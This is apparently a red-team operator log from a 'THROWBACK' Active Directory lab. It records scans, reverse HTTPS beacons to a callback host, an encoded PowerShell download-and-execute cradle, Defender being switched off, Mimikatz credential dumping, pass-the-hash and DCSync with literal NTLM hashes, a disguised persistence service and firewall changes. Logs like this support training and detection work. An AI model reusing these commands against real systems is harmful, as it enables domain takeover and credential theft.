07/03 09:25	THROWBACK-WS01	4344	scan ports 1-1024,3389,5900-6000 on 10.200.34.222
07/03 09:25	THROWBACK-TIME	480	scan ports 1-1024,3389,5900-6000 on 10.200.34.176
07/03 09:26	THROWBACK-WS01	4344	scan ports 1-1024,3389,5900-6000 on 10.200.34.232
07/04 04:33	THROWBACK-WS01	2700	SSH to 10.200.34.138:22 as backup_root
07/04 04:36	THROWBACK-TIME	2588	SSH to 10.200.34.138:22 as backup_root (key auth)
07/04 05:07	THROWBACK-TIME	2588	SSH to 10.200.34.222:22 as humphreyw
07/04 05:17	THROWBACK-WS01	2700	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as .humphreyw
07/04 05:20	THROWBACK-WS01	2700	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as THROWBACK.local\humphreyw
07/04 05:21	THROWBACK-WS01	2700	run net user on localhost
07/04 05:24	THROWBACK-WS01	2700	run net logons on localhost
07/04 05:26	THROWBACK-WS01	2700	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as THROWBACK\HumphreyW

date	host	pid	activity
07/04 05:26	THROWBACK-WS01	2700	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as THROWBACK\HumphreyW
07/04 07:52	THROWBACK-WS01	4384	log keystrokes
07/04 07:56	THROWBACK-WS01	4384	run: Get-ScheduledTask (unmanaged)
07/04 10:31	THROWBACK-WS01	2700	run net group on localhost
07/04 10:31	THROWBACK-WS01	2700	run net user on localhost
07/04 10:32	THROWBACK-WS01	2700	run net localgroup on localhost
07/04 10:32	THROWBACK-WS01	2700	run net user on localhost
07/04 11:38	THROWBACK-WS01	2700	run: Set-MpPreference - -DisableRealtimeMonitoring \$true (unmanaged)
07/04 11:40	THROWBACK-WS01	2700	run: Get-DomainUsers -User PetersJ (unmanaged)
07/04 11:40	THROWBACK-WS01	2700	run: Get-DomainUser -User PetersJ (unmanaged)
07/04 11:41	THROWBACK-WS01	2700	run: Get-DomainUser (unmanaged)
07/04 11:41	THROWBACK-WS01	2700	run: Get-DomainController (unmanaged)
07/04 11:42	THROWBACK-WS01	2700	run: Get-DomainController (unmanaged)
07/04 11:43	THROWBACK-TIME	2588	run: Set-MpPreference - -DisableRealtimeMonitoring \$true. (unmanaged)
07/04 11:43	THROWBACK-TIME	2588	run: Get-DomainController (unmanaged)
07/04 11:44	THROWBACK-TIME	2588	run: Get-DomainController (unmanaged)
07/04 11:46	THROWBACK-TIME	2588	run: Get-DomainUser ? {\$_.samaccountname -eq "PetersJ"} (unmanaged)
07/04 11:48	THROWBACK-TIME	2588	run: Get-DomainUser -properties samaccountname,distinguishedname, useraccountcontrol,pwdlastset,lastlog ontimestamp (unmanaged)
07/04 11:48	THROWBACK-TIME	2588	run: Get-DomainUser select-object samaccountname,distinguishedname, useraccountcontrol,pwdlastset,lastlog ontimestamp (unmanaged)
07/04 11:49	THROWBACK-TIME	2588	run: Get-DomainUser select samaccountname,distinguishedname, useraccountcontrol,pwdlastset,lastlog ontimestamp (unmanaged)
07/04 11:52	THROWBACK-TIME	2588	run: Get-DomainUser ? {\$_.useraccountcontrol -like "*ACCOUNTDISABLE" select samaccountname,distinguishedname,

date	host	pid	activity
			pwdlastset,lastlogontimestamp (unmanaged)
07/04 11:52	THROWBACK-TIME	2588	run: Get-DomainUser ? {\$_.useraccountcontrol -like "*ACCOUNTDISABLE*" select samaccountname,distinguishedname, pwdlastset,lastlogontimestamp (unmanaged)}
07/04 11:52	THROWBACK-TIME	2588	run: Get-DomainUser ? {\$_.useraccountcontrol -like "*ACCOUNTDISABLE*"} select samaccountname,distinguishedname, pwdlastset,lastlogontimestamp (unmanaged)
07/04 11:54	THROWBACK-TIME	2588	run: Get-DomainUser ? {\$_.useraccountcontrol -like "*ACCOUNTDISABLE*"} select samaccountname (unmanaged)
07/04 12:03	THROWBACK-TIME	2588	run: Get-DomainUser ? {\$_.useraccountcontrol -notlike "*ACCOUNTDISABLE*"} select samaccountname (unmanaged)
07/04 12:05	THROWBACK-TIME	2588	run: Get-DomainUser ? {\$_.useraccountcontrol -like "*ACCOUNTDISABLE*"} select samaccountname (unmanaged)
07/04 12:06	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin (unmanaged)
07/04 12:09	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin ? \${_.IsGroup -Like "*False*"} select ComputerName,SID,MemberName (unmanaged)
07/04 12:10	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin ? \${_.IsGroup -eq "False"} select ComputerName,SID,MemberName (unmanaged)
07/04 12:10	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin ? \${_.IsGroup -eq "False"} select ComputerName,SID,MemberName (unmanaged)
07/04 12:10	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin select ComputerName,SID,MemberName (unmanaged)
07/04 12:10	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin select ComputerName,SID,MemberName (unmanaged)

date	host	pid	activity
07/04 12:10	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin select ComputerName,SID,MemberName (unmanaged)
07/04 12:11	THROWBACK-TIME	2588	run: Invoke-EnumerateLocalAdmin - properties ComputerName,SID,MemberName (unmanaged)
07/04 12:15	THROWBACK-TIME	2588	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK-WS01 /ntlm:31d6cfe0d16ae931b73c59d7e0c089c0 /run:"%COMSPEC% /c echo 5cb86cc01d3 > \\.\pipe\c2a168" command
07/04 12:19	THROWBACK-TIME	2588	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK-WS01 /ntlm:31d6cfe0d16ae931b73c59d7e0c089c0 /run:"%COMSPEC% /c echo 6a1cdd71724 > \\.\pipe\52bbad" command
07/04 12:20	THROWBACK-TIME	2588	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK-WS01 /ntlm:31d6cfe0d16ae931b73c59d7e0c089c0 /run:"%COMSPEC% /c echo aafb0406e63 > \\.\pipe\076ec6" command
07/04 12:20	THROWBACK-TIME	2588	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK-WS01 /ntlm:31d6cfe0d16ae931b73c59d7e0c089c0 /run:"%COMSPEC% /c echo f03c04dacbe > \\.\pipe\f89471" command
07/04 12:21	THROWBACK-TIME	2588	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK /ntlm:31d6cfe0d16ae931b73c59d7e0c089c0 /run:"%COMSPEC% /c echo 83b1a68869d > \\.\pipe\bafc52" command
07/04 12:22	THROWBACK-TIME	2588	run mimikatz's sekurlsa::pth /user:Administrator /domain: /ntlm:31d6cfe0d16ae931b73c59d7e0c089c0 /run:"%COMSPEC% /c echo b1d1b907c4c > \\.\pipe\b6514d" command
07/04 12:28	THROWBACK-TIME	2588	run: Get-DomainUser (unmanaged)

date	host	pid	activity
07/04 12:28	THROWBACK-TIME	2588	run: Get-DomainUser (unmanaged)
07/04 12:29	THROWBACK-TIME	2588	run: Get-DomainUser select samaccountname,displayname (unmanaged)
07/04 13:48	THROWBACK-PROD	1612	run: powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQBByAHYAAQbjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBIAHIAxQA6ADoAUwBIAGMAdQByAGkAdAB5AFAAcgBvAHQA bwBjAG8AbAA9AFsATgBIAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJAB2ADAAPQBuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBIAHQALgB3AGUAYgBjAGwAaQBIAG4AdAA7AGkAZgAoAFsAUwB5AHMAdABIAG0ALgBOAGUAdAAuAFcAZQBiAFAAcgBvAHgAeQBdADoAOgBHAGUAdABEAGUAZgBhAHUAbAB0AFAAcgBvAHgAeQAoACkALgBhAGQAZAByAGUAcwBzACAALQBuAGUAIAAkAG4AdQBsaGwAKQB7ACQAdgAwAC4AcAByAG8AeAB5AD0AWwBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAHQAXQA6ADoARwBIAHQAUwB5AHMAdABIAG0AVwBIAGIAUAByAG8AeAB5ACgAKQA7ACQAdgAwAC4AUAByAG8AeAB5AC4AQwByAGUAZABIAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBIAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABIAF0AOgA6AEQAZQBmAGEAdQBsaHQQAQwByAGUAZABIAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAACKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4ANQAwAC4AMwAxAC4ANwA4ADoAOAAwADgAMAAvAFEAEQBOADYAegBKAGIAQQBqAHMAcQBEADMAbQAxAC8AZgBDAGEAZwBXAGoAUAAyACcAKQApADsASQBFAFgAIAAoACgAbgBIAHcALQBvAGIAagBIAGMAdAAgAE4AZQB0AC4AVwBIAGIAQwBsAGkAZQBuAHQAKQAuAEQA bwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADAALgA1ADAALgAzAD

date	host	pid	activity
			EALgA3ADgAOgA4ADAAOA AwAC8A UQB5AE4ANgB6AEoAYgBBAGoAcw BxAEQAMwBtADEAJwApACkAOwA= (unmanaged)
07/05 00:10	THROWBACK-PROD	5468	run: Get-DomainController (unmanaged)
07/05 00:11	THROWBACK-PROD	5468	run: Get-NetComputer - UnConstrained (unmanaged)
07/05 00:12	THROWBACK-PROD	5468	run: Get-NetComputer -Constrained (unmanaged)
07/05 00:13	THROWBACK-PROD	5468	run: Get-DomainUser -TrustedToAuth (unmanaged)
07/05 00:14	THROWBACK-PROD	5468	run: Get-DomainComputer - TrustedToAuth (unmanaged)
07/05 00:16	THROWBACK-PROD	5468	run .NET program: Rubeus.exe monitor /interval:30
07/05 00:17	THROWBACK-PROD	5468	dump hashes
07/05 01:05	THROWBACK-PROD	5468	run .NET program: Seatbelt.exe - group all > seatbelt_output.txt
07/05 01:22	THROWBACK-PROD	5468	run mimikatz's lsadump::cache command
07/05 02:39	THROWBACK-WS01	2380	run net user on localhost
07/05 06:37	THROWBACK-PROD	3584	run mimikatz's lsadump::lsa /patch command
07/05 06:38	THROWBACK-PROD	3584	run mimikatz's sekurlsa::tickets /export command
07/05 06:40	THROWBACK-PROD	3584	run mimikatz's sekurlsa::logonPasswords command
07/05 06:43	THROWBACK-PROD	3584	run mimikatz's sekurlsa::logonPasswords command
07/05 06:48	THROWBACK-PROD	3584	run mimikatz's sekurlsa::logonPasswords full command
07/05 06:52	THROWBACK-PROD	3584	run net logons on localhost
07/05 06:55	THROWBACK-PROD	3584	run mimikatz's sekurlsa::credman command
07/05 06:56	THROWBACK-PROD	3584	run mimikatz's sekurlsa::logonpasswords command
07/05 07:25	THROWBACK-WS01	2640	run mimikatz's sekurlsa::logonpasswords command
07/05 07:25	THROWBACK-WS01	2640	dump hashes
07/05 07:28	THROWBACK-TIME	2484	run mimikatz's sekurlsa::logonpasswords command
07/05 07:28	THROWBACK-TIME	2484	dump hashes
07/05 08:45	THROWBACK-TIME	2484	run: Get-NetUser -SPN (unmanaged)

date	host	pid	activity
07/05 08:47	THROWBACK-TIME	2484	run: Get-NetDomainTrust (unmanaged)
07/05 08:48	THROWBACK-TIME	2484	run: Get-NetUser - PreauthNotRequired (unmanaged)
07/05 08:49	THROWBACK-TIME	2484	run: Get-NetGroup 'Domain Admins' (unmanaged)
07/05 08:53	THROWBACK-TIME	2484	scan ports 0-65535 on 10.200.34.219
07/05 08:53	THROWBACK-TIME	2484	scan ports 0-65535 on 10.200.34.176
07/05 08:53	THROWBACK-TIME	2484	scan ports 0-65535 on 10.200.34.117
07/05 08:54	THROWBACK-TIME	2484	scan ports 0-65535 on 10.200.34.222
07/05 09:35	THROWBACK-TIME	2484	scan ports 0-65535 on 10.200.34.138
07/05 09:38	THROWBACK-TIME	2484	run: Get-DomainUser -SPN (unmanaged)
07/05 09:39	THROWBACK-WS01	2640	scan ports 1443 on 10.200.34.0- 10.200.34.255
07/05 22:13	THROWBACK-TIME	2664	run net group on localhost
07/05 22:31	THROWBACK-TIME	2664	run net user timekeeper on localhost
07/06 08:52	THROWBACK-WS01	1976	run: Get-DomainUser JeffersD (unmanaged)
07/06 08:54	THROWBACK-WS01	1976	run: Set-MpPreference - DisableRealtimeMonitoring \$true (unmanaged)
07/06 08:54	THROWBACK-WS01	1976	run: Get-DomainUser JeffersD (unmanaged)
07/06 08:55	THROWBACK-WS01	1976	run: Get-DomainUser FoxxR (unmanaged)
07/06 09:35	THROWBACK-DC01	4700	run net user backup on localhost
07/06 09:41	THROWBACK-TIME	540	run: Get-DomainController (unmanaged)
07/06 09:42	THROWBACK-WS01	1976	run: Get-DomainObjectAcl -Identity jeffersd -domain THROWBACK - ResolveGUIDs (unmanaged)
07/06 09:43	THROWBACK-WS01	1976	run: Get-DomainObjectAcl -Identity jeffersd -domain THROWBACK - ResolveGUIDs (unmanaged)
07/06 09:44	THROWBACK-WS01	1976	run: Get-DomainObjectAcl -Identity JeffersD -domain THROWBACK - ResolveGUIDs (unmanaged)
07/06 09:44	THROWBACK-WS01	1976	run: Get-DomainObjectAcl -Identity JeffersD -domain THROWBACK (unmanaged)
07/06 09:45	THROWBACK-WS01	1976	run: Get-DomainUsers (unmanaged)
07/06 09:45	THROWBACK-WS01	1976	run: Get-DomainUsers (unmanaged)
07/06 09:46	THROWBACK-WS01	1976	run: Get-DomainController (unmanaged)
07/06 09:46	THROWBACK-WS01	1976	run: Get-DomainUsers (unmanaged)

date	host	pid	activity
07/06 09:46	THROWBACK-WS01	1976	run: Get-DomainUser (unmanaged)
07/06 09:47	THROWBACK-WS01	1976	run: Get-DomainObjectAcl -Identity JeffersD -domain THROWBACK (unmanaged)
07/06 09:48	THROWBACK-WS01	1976	run: Get-ObjectAcl - SamAccountName JeffersD -Domain THROWBACK.local -ResolveGUIDs (unmanaged)
07/06 09:50	THROWBACK-WS01	1976	run: Get-ObjectAcl - SamAccountName JeffersD -Domain THROWBACK.local -ResolveGUIDs select IdentityReference,ActiveDirectoryRights (unmanaged)
07/06 09:51	THROWBACK-WS01	1976	run: Get-ObjectAcl - SamAccountName JeffersD -Domain THROWBACK.local -ResolveGUIDs select-object IdentityReference,ActiveDirectoryRights (unmanaged)
07/06 09:52	THROWBACK-WS01	1976	run: Get-ObjectAcl - SamAccountName JeffersD -Domain THROWBACK.local -ResolveGUIDs select-object IdentityReference,ActiveDirectoryRights fl (unmanaged)
07/06 10:02	THROWBACK-DC01	4700	run mimikatz's @lsadump::dcsync /domain:THROWBACK.local /user:THROWBACK\backup command
07/06 10:04	THROWBACK-DC01	4700	run mimikatz's @lsadump::dcsync /domain:THROWBACK.local /user:THROWBACK\Mercherh command
07/06 10:05	THROWBACK-DC01	4700	run mimikatz's @lsadump::dcsync /domain:THROWBACK.local /user:THROWBACK\MercerH command
07/06 10:06	THROWBACK-DC01	4700	run mimikatz's @lsadump::dcsync /domain:THROWBACK.local /user:THROWBACK\MercerH command
07/06 10:11	THROWBACK-DC01	4700	spawn windows/beacon_bind_pipe (\.\pipe\msagent_c20e) as THROWBACK\MercherH
07/06 10:13	THROWBACK-DC01	4700	spawn (x64) windows/beacon_bind_pipe (\.\pipe\msagent_c20e)

date	host	pid	activity
07/06 10:17	THROWBACK-PROD	1776	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo d3452aafb0b > \\.\pipe\1c6235" command
07/06 10:43	THROWBACK-DC01	4700	spawn x86 features to: C:\Windows\explorer.exe
07/06 10:43	THROWBACK-TIME	540	spawn x86 features to: C:\Windows\explorer.exe
07/06 10:43	THROWBACK-TIME	540	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 10171d731bf > \\.\pipe\92d440" command
07/06 10:45	THROWBACK-PROD	1776	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 01079778b5c > \\.\pipe\181cca" command
07/06 10:45	THROWBACK-PROD	1776	spawn x86 features to: C:\Windows\explorer.exe
07/06 10:45	THROWBACK-PROD	1776	spawn x64 features to: C:\Windows\explorer.exe
07/06 10:46	THROWBACK-PROD	1776	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo de59333be05 > \\.\pipe\2b9178" command
07/06 10:47	THROWBACK-DC01	6260	spoof 720 as parent process
07/06 10:47	THROWBACK-DC01	6260	use itself as parent process
07/06 10:50	THROWBACK-DC01	6260	dump hashes
07/06 10:51	THROWBACK-DC01	6260	spawn x86 features to: C:\Windows\system32\winlogon.exe
07/06 10:51	THROWBACK-DC01	6260	spawn (x64) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/06 10:52	THROWBACK-DC01	6260	spoof 3116 as parent process
07/06 21:27	THROWBACK-TIME	2648	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656d

date	host	pid	activity
			a0ceea /run:"%COMSPEC% /c echo eb1d5f85ba3 > \\.\pipe\15d96a" command
07/06 21:29	THROWBACK-PROD	3512	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 0b80f2dd551 > \\.\pipe\5ac41a" command
07/06 21:30	THROWBACK-PROD	3512	run mimikatz's sekurlsa::pth /user:Administrator /domain:THROWBACK /ntlm:4bedd990ee9b5b4ecc9ec1416f6 2401d /run:"%COMSPEC% /c echo d531e4d0c9f > \\.\pipe\c60ea9" command
07/06 21:31	THROWBACK-PROD	3512	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo f3bc17145e1 > \\.\pipe\cb9274" command
07/06 21:32	THROWBACK-TIME	2648	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 5d6eb9bc6b8 > \\.\pipe\2a5697" command
07/06 21:40	THROWBACK-TIME	2648	spawn x86 features to: \\THROWBACK- DC01\C\$\Windows\system32\explorer .exe
07/06 21:41	THROWBACK-TIME	2648	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 70b9e826ce3 > \\.\pipe\dd59ff" command
07/06 21:43	THROWBACK-PROD	3512	spawn x86 features to: \\THROWBACK- DC01\C\$\Windows\system32\explorer .exe
07/06 21:43	THROWBACK-PROD	3512	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 6fedec1b801 > \\.\pipe\bf1168" command

date	host	pid	activity
07/06 21:44	THROWBACK-TIME	2648	spawn x86 features to: \THROWBACK- DC01\C\$\Windows\system32\explorer .exe
07/06 21:44	THROWBACK-TIME	2648	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo b7d6795a64a > \.\pipe\451981" command
07/06 21:46	THROWBACK-PROD	3512	spawn x86 features to: \THROWBACK- DC01\C\$\Windows\system32\explorer .exe
07/06 21:46	THROWBACK-PROD	3512	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 02c3022e826 > \.\pipe\da8c6f" command
07/06 21:47	THROWBACK-DC01	388	spawn x86 features to: C\$\Windows\system32\explorer.exe
07/06 21:47	THROWBACK-DC01	388	spawn (x86) windows/beacon_bind_pipe (\.\pipe\msagent_c20e)
07/06 21:48	THROWBACK-DC01	388	spawn x86 features to: C:\Windows\system32\explorer.exe
07/06 21:48	THROWBACK-DC01	388	spawn x86 features to: C:\Windows\system32\explorer.exe
07/06 21:48	THROWBACK-DC01	388	spawn (x86) windows/beacon_bind_pipe (\.\pipe\msagent_c20e)
07/06 21:58	THROWBACK-TIME	2648	run mimikatz's lsadump::lsa /patch command
07/06 21:58	THROWBACK-DC01	3184	run mimikatz's lsadump::lsa /patch command
07/06 22:20	THROWBACK-DC01	3184	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:cmd.exe command
07/07 00:27	THROWBACK-PROD	3432	run mimikatz's sekurlsa::pth /user:THROWBACK/MercerH /domain: /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 77597d59dc0 > \.\pipe\848ae0" command

date	host	pid	activity
07/07 00:28	THROWBACK-PROD	3432	spawn (x86) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/07 00:30	THROWBACK-PROD	3432	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 3e4b69d3acc > \\.\pipe\6b610c" command
07/07 00:50	THROWBACK-DC01	2828	run: New-Service (unmanaged)
07/07 00:54	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon- agent.exe" -Description "AmazonAgent" -StartupType Automatic (unmanaged)
07/07 01:04	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon- agent.exe" -Description "AmazonAgent" -StartupType Automatic (unmanaged)
07/07 01:10	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon- agent.exe" -Description "AmazonPipeAgent" -StartupType Automatic (unmanaged)
07/07 01:11	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon- agent.exe" -Description "AmazonPipeAgent" -StartupType Automatic (unmanaged)
07/07 01:12	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon- agent.exe" -Description "AmazonPipeAgent" -StartupType Automatic (unmanaged)
07/07 01:12	THROWBACK-DC01	2828	run: Set-MpPreference - DisableRealtimeMonitoring \$true (unmanaged)

date	host	pid	activity
07/07 01:19	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon-agent.exe" -Description "AmazonAgent" -StartupType Automatic (unmanaged)
07/07 01:19	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon-agent.exe" -Description "AmazonAgent" -StartupType Automatic (unmanaged)
07/07 01:22	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon-agent.exe" -Description "AmazonAgent" -StartupType Automatic (unmanaged)
07/07 01:28	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon-agent.exe" -Description "AmazonAgent" -StartupType Automatic (unmanaged)
07/07 01:28	THROWBACK-DC01	2828	run: New-Service -Name "AmazonAgent" -BinaryPathName "C:\Program Files\Amazon\SSM\amazon-agent.exe" -Description "AmazonAgent" -StartupType Automatic (unmanaged)
07/07 01:32	THROWBACK-DC01	2828	spawn x64 features to: C:\Program Files\Amazon\SSM\amazon-agent.exe
07/07 01:32	THROWBACK-DC01	2828	spawn (x64) windows/beacon_bind_pipe (\.\pipe\msagent_c20e)
07/07 01:43	THROWBACK-DC01	14032	spoof 3168 as parent process
07/07 01:45	THROWBACK-DC01	14032	spoof 3168 as parent process
07/07 06:28	THROWBACK-PROD	3528	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656da0ceea /run:"%COMSPEC% /c echo 4c6826ef8e6 > \.\pipe\ff0c2a" command

date	host	pid	activity
07/07 06:46	THROWBACK-PROD	3528	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo e1b388a5b75 > \\.\pipe\c489a6" command
07/07 07:09	THROWBACK-DC01	4776	scan ports 0-65535 on 10.200.34.118
07/07 07:17	THROWBACK-DC01	4776	run: Get-ForestTrust (unmanaged)
07/07 07:19	THROWBACK-DC01	4776	run: Get-NetDomainTrust (unmanaged)
07/07 07:20	THROWBACK-DC01	4776	run: Get-NetForest (unmanaged)
07/07 07:22	THROWBACK-DC01	4776	run: Get-NetForestDomain (unmanaged)
07/07 07:23	THROWBACK-DC01	4776	run: Get-NetForestCatalog (unmanaged)
07/07 07:26	THROWBACK-DC01	4776	run: Get-NetUser -Domain corp.local (unmanaged)
07/07 07:27	THROWBACK-DC01	4776	run: Get-DomainUser -Domain throwback.local (unmanaged)
07/07 07:28	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local (unmanaged)
07/07 07:32	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local select name,samaccountname,distinguished name,badpwdcount,pwdlastset,accou ntexpires (unmanaged)
07/07 07:35	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local \${_.useraccountcontrol -notlike "ACCOUNTDISABLE"} (unmanaged)
07/07 07:36	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local ? \${_.useraccountcontrol -notlike "ACCOUNTDISABLE"} (unmanaged)
07/07 07:36	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local ? \${_.useraccountcontrol -notlike "ACCOUNTDISABLE"} (unmanaged)
07/07 07:37	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local ? \${_.useraccountcontrol -NotLike "ACCOUNTDISABLE"} (unmanaged)
07/07 07:37	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local ? \${_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} (unmanaged)

date	host	pid	activity
07/07 07:37	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local ? {\$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} select name,samaccountname,distinguishedname,badpwdcount,pwdlastset,accountexpires (unmanaged)
07/07 07:42	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local select samaccountname (unmanaged)
07/07 07:42	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local select samaccountname (unmanaged)
07/07 07:43	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local ? {\$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} select samaccountname (unmanaged)
07/07 07:44	THROWBACK-DC01	4776	run: Get-DomainUser -Domain corporate.local ? {\$_.useraccountcontrol -Like "*ACCOUNTDISABLE*"} select samaccountname (unmanaged)
07/07 10:37	THROWBACK-PROD	3660	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656da0ceea /run:"%COMSPEC% /c echo 4699fb69265 > \\.\pipe\0dfac5" command
07/07 10:40	THROWBACK-PROD	3660	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656da0ceea /run:"%COMSPEC% /c echo 75a2e607d24 > \\.\pipe\6d8b8e" command
07/07 10:51	THROWBACK-PROD	3660	run: New-NetFirewallRule - DisplayName 'Port 9001' -Profile 'Private' -Direction Inbound -Action Allow -Protocol TCP -LocalPort 9001 (unmanaged)
07/07 10:51	THROWBACK-PROD	3660	run: New-NetFirewallRule - DisplayName 'Port 9001' -Profile 'Private' -Direction Outbound -Action Allow -Protocol TCP -LocalPort 9001 (unmanaged)
07/07 11:01	THROWBACK-PROD	3660	spawn (x64) windows/foreign/reverse_https (10.50.31.78:443)

date	host	pid	activity
07/07 11:46	THROWBACK-DC01	4868	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 057eed181f4 > \\.\pipe\0256e3" command
07/07 21:37	THROWBACK-PROD	3608	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 35e70fa2cff > \\.\pipe\d30389" command
07/07 21:38	THROWBACK-PROD	3608	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 0c9c32994d9 > \\.\pipe\f19fcfd" command
07/07 21:40	THROWBACK-PROD	3608	run mimikatz's sekurlsa::pth /user:MercerH /domain:THROWBACK.local /ntlm:5edc955e8167199d1b7d0e656d a0ceea /run:"%COMSPEC% /c echo 7f19e8e333c > \\.\pipe\cf796a" command
